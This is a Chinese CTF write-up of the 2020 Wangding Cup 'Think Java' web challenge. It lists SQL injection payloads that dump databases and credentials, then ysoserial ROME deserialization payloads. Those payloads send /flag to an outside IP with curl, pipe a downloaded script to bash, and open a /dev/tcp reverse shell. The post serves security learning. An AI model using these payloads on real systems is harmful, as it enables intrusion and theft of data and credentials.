网鼎杯2020朱雀组-web(Think Java)


原创

Arnoldqqq 于 2020-05-19 15:00:42 发布 1787 收藏 1

文章标签： 安全

本文链接：https://blog.csdn.net/weixin_43610673/article/details/106214366


下载class.zip解压后用jd-gui查看源码，我是用jd-gui弄出来然后sublime看的



在/common/test/sqlDict有个注入


主要是SqlDict.class

下面注入即可dbName=myapp?useUnicode=true’union/**/select/**/1
这里用post或者get提交都行




```
dbName=myapp?useUnicode=true'union/**/select/**/group_concat(SCHEMA_NAME)from(information_schema.schemata)#

dbName=myapp?useUnicode=true'union/**/select/**/group_concat(column_name)from(information_schema.columns)where(table_name='user')and(table_schema='myapp')#

dbName=myapp?useUnicode=true'union/**/select/**/group_concat(name)from(user)#

dbName=myapp?useUnicode=true'union/**/select/**/group_concat(pwd)from(user)#
```


得到用户名密码admin admin@Rrrr_ctf_asde



有一个 swagger-ui.html



/common/user/login 可以登录



返回一个auth 头


```
Bearer rO0ABXNyABhjbi5hYmMuY29yZS5tb2RlbC5Vc2VyVm92RkMxewT0OgIAAkwAAmlkdAAQTGphdmEvbGFuZy9Mb25nO0wABG5hbWV0ABJMamF2YS9sYW5nL1N0cmluZzt4cHNyAA5qYXZhLmxhbmcuTG9uZzuL5JDMjyPfAgABSgAFdmFsdWV4cgAQamF2YS5sYW5nLk51bWJlcoaslR0LlOCLAgAAeHAAAAAAAAAAAXQABWFkbWlu
```

关于这段data

> 下方的特征可以作为序列化的标志参考:
> 一段数据以**rO0AB**开头，你基本可以确定这串就是JAVA序列化base64加密的数据。
> 或者如果以**aced**开头，那么他就是这一段java序列化的16进制。

上图截取自博文[网鼎杯 2020 朱雀组]Think Java

/common/user/current 查看用户信息



auth 头是一个序列化后的信息，在查看用户信息时提交这个Bearer token进行反序列化


用ysoserial 打 ysoserial Java 反序列化系列第一集 Groovy1
java反序列化工具ysoserial分析– angelwhu
玩转Ysoserial-CommonsCollection的七种利用方式分析

```
java -jar ysoserial-master.jar ROME "curl http://174.1.99.55 -d @/flag" > test.bin
```


再用python处理下

```
import base64
file = open("test.bin","rb")

now = file.read()
ba = base64.b64encode(now)
print("Bearer "+ba)
file.close()
```

/common/user/current打过去反序列化




小号开个靶机监听80端口



尝试弹shell

```
java -jar ysoserial-master.jar ROME "curl http://174.1.99.55/index|bash" > test.bin
```

index文件： `bash -i >& /dev/tcp/174.1.99.55/80 0>&1`
能收到但没shell



```
java -jar ysoserial-master.jar ROME "bash -i >& /dev/tcp/174.1.99.55/80 0>&1" > test.bin
```

这种干脆没反应。。

参考：

https://www.cnblogs.com/h3zh1/p/12914439.html
https://www.xmsec.cc/wang-ding-bei-2020-web-writeup/